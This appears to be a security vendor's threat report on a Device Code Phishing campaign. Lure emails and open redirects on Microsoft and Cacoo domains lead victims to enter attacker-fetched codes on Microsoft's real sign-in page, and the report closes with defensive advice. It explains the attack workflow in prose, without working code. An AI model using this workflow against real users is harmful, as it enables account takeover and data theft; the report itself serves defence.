
In a phishing campaign we observed spanning from early April to mid-May 2026, the initial email was styled as a notice from a law firm. Attached to the email was a password-protected PDF file.

Once the victim opened the PDF and entered the password, they were presented with a landing page listing several documents. However, viewing these documents required clicking a provided link.


PDF file with a malicious link

PDF file with a malicious link

A close look at the target URL reveals that instead of pointing to a typical, easily recognizable phishing domain, it actually points to a legitimate Microsoft address. However, the URL parameters are configured to redirect the user to a phishing resource.

The link within the document does not keep the user on the Microsoft platform; instead, it immediately redirects them to a phishing page designed to mimic a corporate legal portal.


The phishing page


Interestingly, the landing page featured multiple CAPTCHAs, presumably deployed to filter out security crawlers. Once past these hurdles, the user was routed to a final page that instructed them to copy a one-time code. This code was the user_code that the attacker’s server-side application had already fetched by querying https://login.microsoftonline.com/{tenant}/oauth2/v2.0/devicecode, as detailed in the workflow above.

The one-time code


The one-time codeClicking the displayed one-time code automatically copied it to the clipboard while simultaneously redirecting the user to Microsoft’s actual, legitimate authentication page (verification_uri), where they were prompted to paste and enter the code.


Official Microsoft authentication page

Official Microsoft authentication page

Once the user entered the code, it kicked off the Device Authorization Grant flow described earlier. The unsuspecting victim then completed the full MFA process directly on Microsoft’s official page. As soon as authentication succeeded, the attacker harvested the session’s access_token, refresh_token, and id_token. This enabled them to read and send emails from the victim’s mailbox, exfiltrate files from OneDrive, and access Teams conversations.

Adaptation of the attack method


This phishing campaign was limited in scope and spanned slightly more than a month. However, the threat actor continues to actively leverage this method, adapting it to target specific geographic regions. We’ve recently detected slightly modified Device Code Phishing campaigns shifting their focus toward users in Brazil, among others.

The Brazilian phishing variant

The Brazilian phishing variant

Translated from Portuguese:

“Hello!
Your order has just been processed, and the confirmation has been sent to you in PDF format. Please see the details below.
OPEN / DOWNLOAD PDF
A new quote is attached to this email.
Please let me know if you need any further assistance.”


  Unlike the previous campaign, this email did not include a malicious PDF attachment. Instead, it embedded a link pointing to cacoo.com, a legitimate online diagramming platform owned by Nulab. Just as before, this trusted domain served as an open redirect to steer the user toward the phishing infrastructure.

The proxy link routes through the legitimate Cacoo.com domain before redirecting to the phishing site

Translated from Portuguese:

Request confirmation
Status Code = Success
DOWNLOAD OR VIEW THE DOCUMENT
Important note: Log in to the account that received this message to securely authenticate the document.

Clicking the link routed the user back to the familiar landing page displaying the one-time code.

Landing page displaying the code

From there, the potential victim was once again redirected to the official Microsoft portal to complete the Device Authorization Grant authentication process.

Official Microsoft page prompting for the user code

Official Microsoft page prompting for the user code

How to defend against Device Code Phishing attacks

As our research demonstrates, threat actors don’t always rely on harvesting credentials or deploying malware to access sensitive data — they can just as easily weaponize legitimate tools. Therefore, users must exercise vigilance not only when visiting suspicious sites, but also when navigating official platforms like Microsoft or Cacoo.com.

Recommendations for users

  • If you did not personally initiate a login request on an external device using the Microsoft Device Authorization Grant, do not approve the authorization request.
  • Never enter an authorization code received via unexpected emails or messages, even if the provided link points directly to an official Microsoft domain.
  • Threat actors frequently leverage open redirects on legitimate domains, appending parameters like redirect_uri, return_url, or next after the question mark (?) to point to a malicious destination. Before clicking any link, hover your cursor over it to inspect both the primary domain and any suspicious redirect parameters. Once the page loads, verify that the final URL actually matches the expected asset — this is the absolute minimum requirement before entering corporate credentials.

We strongly advise enterprise teams to evaluate the business necessity of the Device Code Flow within their corporate infrastructure. If this authentication mechanism is not required for daily operations, it should be disabled globally via Conditional Access policies within Microsoft Entra ID. Additionally, security teams should set up dedicated monitoring for DeviceCodeSignIn events, strictly e nforce device compliance states, and configure alerts for anomalous sign-in behavior originating from unusual locations.

To establish a comprehensive defense against Device Code Phishing attacks, organizations should deploy robust email security solutions capable of securing both corporate and personal messages.

❌